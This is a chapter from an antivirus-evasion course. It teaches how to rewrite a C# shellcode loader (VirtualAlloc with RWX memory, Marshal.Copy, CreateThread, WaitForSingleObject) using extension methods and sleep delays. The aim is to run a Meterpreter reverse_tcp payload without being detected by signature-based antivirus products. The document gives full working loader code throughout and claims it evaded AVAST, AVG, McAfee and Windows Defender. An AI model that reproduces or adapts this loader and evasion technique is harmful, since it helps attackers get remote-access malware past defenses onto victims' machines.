

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

Chapter 13 : C# e[X]tension Method and bypassing Anti-viruses

- Goal : How can Make New Code/Signature for old-codes by “X” Technique
- C#.NET Code and Testing.
- Video

Bypassing Anti-viruses and C# e[X]tension Technique

In this article I want to talk about Simple useful technique called e[X]tension Technique in C#

With this Simple Technique you will have New Code and New Signature for your old code (which perhaps will detect by Some Anti-viruses signature-based Avs).

The Idea for this Method is Simple also is Useful sometimes if you have Some Codes which Was detected by Anti-viruses then this Technique will help you to use them (Old Codes) with New Signature and New Codes ...

for example we have this (Old code) which detected by some anti-viruses as Malware code

with this simple code you can run “Meterpreter” Payload in Memory with new Thread in your Current Process...

```
1. UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
2. Marshal.Copy(payload, 0x00000000, (IntPtr)(funcAddr), payload.Length);
3. IntPtr hThread = IntPtr.Zero;
4. UInt32 threadId = 0;
5. IntPtr pinfo = IntPtr.Zero;
6. hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
7. WaitForSingleObject(hThread, 0xffffffff);
```

Important Points :

1. Where of your Code is Sensitive and probably will Detect by Anti-Viruses ?

```
        UInt32 MEM_COMMIT = 0x1000;
        UInt32 PAGE_EXECUTE_READWRITE = 0x40;

S1    UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0x0000;
        IntPtr pinfo = IntPtr.Zero;

S2    hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
        WaitForSingleObject(hThread, 0xffffffff);
```

2. Some Anti-viruses will Detect Sections S1 , S2 so in this case you should change your C# Source Code to Make New Signature.

some Anti-viruses will detect these codes if you want to use them in your own code it means lines (1, 2, 6, 7) are “important” for some Anti-viruses like “AVAST” etc. so they made Signature for this code in their AV Database & will detect this code as Malware code.

Note: if in your code you have/had just lines (1 & 2) does not matter for Anti-viruses but if you have lines (1 & 2 up to 6 & 7) then your code perhaps have same signature with some Malware and will detect by Avs.

These API functions (**VirtualAlloc** , **CreatThread** & **WaitForSingleObject**) + **Marshal.copy** in C# used by some Virus/Malware Codes so this code 100% will detect by some Anti-viruses.

Some Anti-viruses will detect these Lines in your “code/exe” only but some Anti-viruses will not detect these lines in your source code and they will “scan” New Thread in Memory (ESET, Kaspersky, ...) then if your New Thread Payload was a Malware Code your Process will Detect by these Avs. In this case our New Thread Payload is Meterpreter Payload so this will Detect more often by (ESET, ...).


in this “X” Technique our Goal is to show how can Bypass those Anti-viruses which just their focus is on line (1 up to 7) So in this Simple “X” Technique we should think about these lines 1 up to 7.

we should think about this how can use these 7 lines with New Structure or with New Code?

In the “Picture 1” you can see we have two Codes (Old,New) & “old code” detected by some Anti-viruses like AVAST but “New code” NOT. **Important thing is both codes have same result but they have different signature also in both codes these API functions called but with different way...**

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses



Picture 1: Old Code & New Code (X technique)

in this New Code as you can see Some lines changed:

1. `UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);`

changed to

`UInt32 funcAddr2 = 1;`

`UInt32 funcAddr1 = funcAddr2.VA(p);`

2. `Marshal.Copy(payload, 0x00000000, (IntPtr)(funcAddr), payload.Length);`

changed to

`Convert.ToUInt32("2").CPY(p, (IntPtr)(funcAddr1));`

6. `hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);`

7. `WaitForSingleObject(hThread, 0xffffffff);`

changed to

`funcAddr2.WSO(Convert.ToUInt32("3").CT(funcAddr1, pin, tld));`

C# and e[X]tension Technique step by step:

Microsoft explained C# "Extension Method" by something like this:

"Extension methods enable you to "add" methods to existing types without creating a new derived type, recompiling, or otherwise modifying the original type. Extension methods are a [special kind of static method], but they are called as if they were instance methods on the extended type. For client code written in C#, F# and Visual Basic, there is no apparent difference between calling an extension method and the methods that are actually defined in a type. In your code you [invoke] the extension method with instance method syntax. However, the intermediate language (IL) generated by the compiler translates your code into a [call] on the static method. Therefore, the principle of encapsulation is not really being violated."

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

But the Important thing is with this “X” Technique you have New forms of Code (old code) so let me talk about this by simple example:

Old code:

```
1. string s = “”;  
2. s = “Bingo”;  
  
Now your s == “Bingo”
```

New code:

```
1. public static class ClassName  
2. {  
3. public static string DoSomething(this string str) { return “Bingo”; }  
4. }  
  
5. string s = “asdfghjkerwrtuiopqwertyuiopasdfghjklzxcvbnm”;  
6. s = s.DoSomething();  
  
Now your s == “Bingo”
```

as you can see both codes (Old,New) have same result but they are not same also their signatures are not same too.

So by this “X” technique you can change your Code/signature very simple and sometimes this is best way to bypass some Anti-viruses (signature-based).

So let me talk about ”X” Technique in our New Code step by step:


in this step we need to change our code from line 1 to these two lines so our New Code by Extension Method should be something like this “Picture 2”

```
1. UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

changed to

```
UInt32 funcAddr2 = 1;  
  
UInt32 funcAddr1 = funcAddr2.VA(p);
```

Picture 2:



Course : Bypassing Anti Viruses by C#.NET Programming


Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

now in the next step we need to change code line 2 to new code like “Picture 3”

2. `Marshal.Copy(payload, 0x00000000, (IntPtr)(funcAddr), payload.Length);`

changed to

`Convert.ToUInt32("2").CPY(p, (IntPtr)(funcAddr1));`



Picture 3:


and finally we need to change lines 6 and 7 to new line like “Picture 4”

6. `hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);`

7. `WaitForSingleObject(hThread, 0xffffffff);`

changed to

`funcAddr2.WSO(Convert.ToUInt32("3").CT(funcAddr1, pin, tId));`




Picture 4:

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

in the next “Picture 5” you can see these New Codes in one Class



```
Program.cs* [X]
NativePayload_Reverse_tcpx NativePayload_Reverse_tcpx.test CPY(uint b, byte[] src, IntPtr des)
9 public static class test
10 {
11     [DllImport("kernel32")]
12     public static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
13     [DllImport("kernel32")]
14     public static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, r
15     [DllImport("kernel32")]
16     public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
17
18     public static UInt32 m = 0x1000;
19     public static UInt32 d = 0x40;
20     public static UInt32 VA(this UInt32 a, byte[] pp)
21     {
22         System.Threading.Thread.Sleep(10000);
23         UInt32 f = VirtualAlloc(0, (UInt32)pp.Length, m, d);
24         System.Threading.Thread.Sleep(10000);
25
26         return f;
27     }
28     public static void CPY(this UInt32 b, byte[] src, IntPtr des)
29     {
30         System.Threading.Thread.Sleep(5000);
31         Marshal.Copy(src, 0, (IntPtr)(des), src.Length);
32     }
33     public static IntPtr CT(this UInt32 g, UInt32 stadd, IntPtr x, UInt32 r)
34     {
35         IntPtr hThread = CreateThread(0, 0, stadd, x, 0, ref r);
36         System.Threading.Thread.Sleep(3000);
37         return hThread;
38     }
39     public static uint WSO(this UInt32 d, IntPtr hn)
40     {
41         System.Threading.Thread.Sleep(5000);
42         return WaitForSingleObject(hn, 0xFFFFFFFF);
43     }
44 }
45 class Program
46 {
47     static void Main(string[] args)
48     {
49         Console.WriteLine();
50         Console.ForegroundColor = ConsoleColor.DarkGray;
51         Console.WriteLine("C# e[X]tension Technique and Bypassing Anti-viruses");
52     }
53 }
```

Picture 5:

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 13 : C# e[X]tension Technique and Bypassing Anti-viruses

after these steps you can see in the “Picture 6” we have same result but these codes are not exactly same also with this e[X]tension Technique Signatures for Old code & New code are not same too.

```
49  as
50  your Signature/code Changed by Simple Technique ...
51  Both Codes (Old, New) have same result but Signatures are not same
52  void Main(string[] args)
53  {
54      Console.WriteLine();
55      Console.ForegroundColor = ConsoleColor.DarkGray;
56      Console.WriteLine("NativePayload_Reverse_tcpx , Published by Damo...");
57      Console.WriteLine();
58      Console.ForegroundColor = ConsoleColor.Gray;
59  }
60  try
61  {
62      string[] pay1 = args[0].ToString().Split(',');
63
64      byte[] p = new byte[pay1.Length];
65      for (int i = 0; i < pay1.Length; i++)
66      { p[i] = Convert.ToByte( pay1[i],16 ); }
67
68      UInt32 funcAddr2 = 1;
69      UInt32 funcAddr1 = funcAddr2.VA(p);
70
71      System.Threading.Thread.Sleep(5000);
72      Convert.ToUInt32("2").CPY(p, (IntPtr)(funcAddr1));
73      System.Threading.Thread.Sleep(5000);
74      UInt32 tid = 0;
75      System.Threading.Thread.Sleep(5000);
76      IntPtr pin = IntPtr.Zero;
77
78      System.Threading.Thread.Sleep(5000);
79      Console.WriteLine("Bingo: X Meterpreter session by msfvenom Pa...");
80      funcAddr2.WSO(Convert.ToUInt32("3").CT(funcAddr1, pin, tid));
81      System.Threading.Thread.Sleep(5000);
82  }
83  catch (Exception echo)
84  {
85      Console.WriteLine(echo.Message);
86  }
87  }
```

```
13  Console.WriteLine();
14  Console.ForegroundColor = ConsoleColor.DarkGray;
15  Console.WriteLine("NativePayload_SimpleReverse_tcp , Published...");
16  Console.ForegroundColor = ConsoleColor.Gray;
17  Console.WriteLine("NativePayload_SimpleReverse_tcp Simple Mete...");
18  Console.WriteLine();
19  //string X = "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51...";
20  string X = args[0];
21  string[] XX = X.Split(',');
22  byte[] result_payload = new byte[XX.Length];
23  for (int i = 0; i < XX.Length; i++)
24  {
25      result_payload[i] = Convert.ToByte(XX[i], 16);
26  }
27  UInt32 MEM_COMMIT = 0x1000;
28  UInt32 PAGE_EXECUTE_READWRITE = 0x40;
29
30  Console.WriteLine();
31  Console.ForegroundColor = ConsoleColor.Gray;
32  Console.WriteLine("Bingo Meterpreter session ;)");
33
34  UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)result_pay...);
35  Marshal.Copy(result_payload, 0x00000000, (IntPtr)(funcAddr), ...);
36
37  IntPtr hThread = IntPtr.Zero;
38  UInt32 threadId = 0;
39  IntPtr pinfo = IntPtr.Zero;
40
41  hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000...);
42  WaitForSingleObject(hThread, 0xffffffff);
43  Console.ForegroundColor = ConsoleColor.Gray;
44  }
45
46  [DllImport("kernel32")]
47  1 reference
48  public static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt3...);
49  [DllImport("kernel32")]
50  0 references
51  public static extern bool VirtualFree(IntPtr lpAddress, UInt32 dw...);
52  [DllImport("kernel32")]
53  1 reference
```

Picture 6: old code and new code

“Important” thing about SOME Signature-based Anti-viruses is: in this case some anti-viruses will detect your code if your code is/was something like this “old code”

As you can see in the “picture 6” in right-side (old-code) we have 4 “Important lines”, these four lines are (line numbers: 34, 35 & 41, 42), some anti-viruses like “AVAST” detected these section of code only (Picture 7).

with this “X” Technique we have something like chunked codes from one code (old-code) to 3 different sections code (new-code) by e[X]tension Methods so with this simple Technique we have New signature but New Code has same result like Old code...

Note: with this Technique we don’t have these codes continuously (line numbers 34, 35 up to 41, 42) and some of Anti-viruses (AVAST) bypassed by this Simple Technique.

I tested this X technique by this simple code “NativePayload_Reverse_tcpx.cs” for some anti-viruses like AVAST, AVG, McAfee, Windows Defender & ... my Research results was good and this code worked for these Anti-viruses and Not detected by them as you can see Old-Code Detected by AVAST as “IDP.ALEXA.51” but New-Code Not detected by AVAST & worked very well.

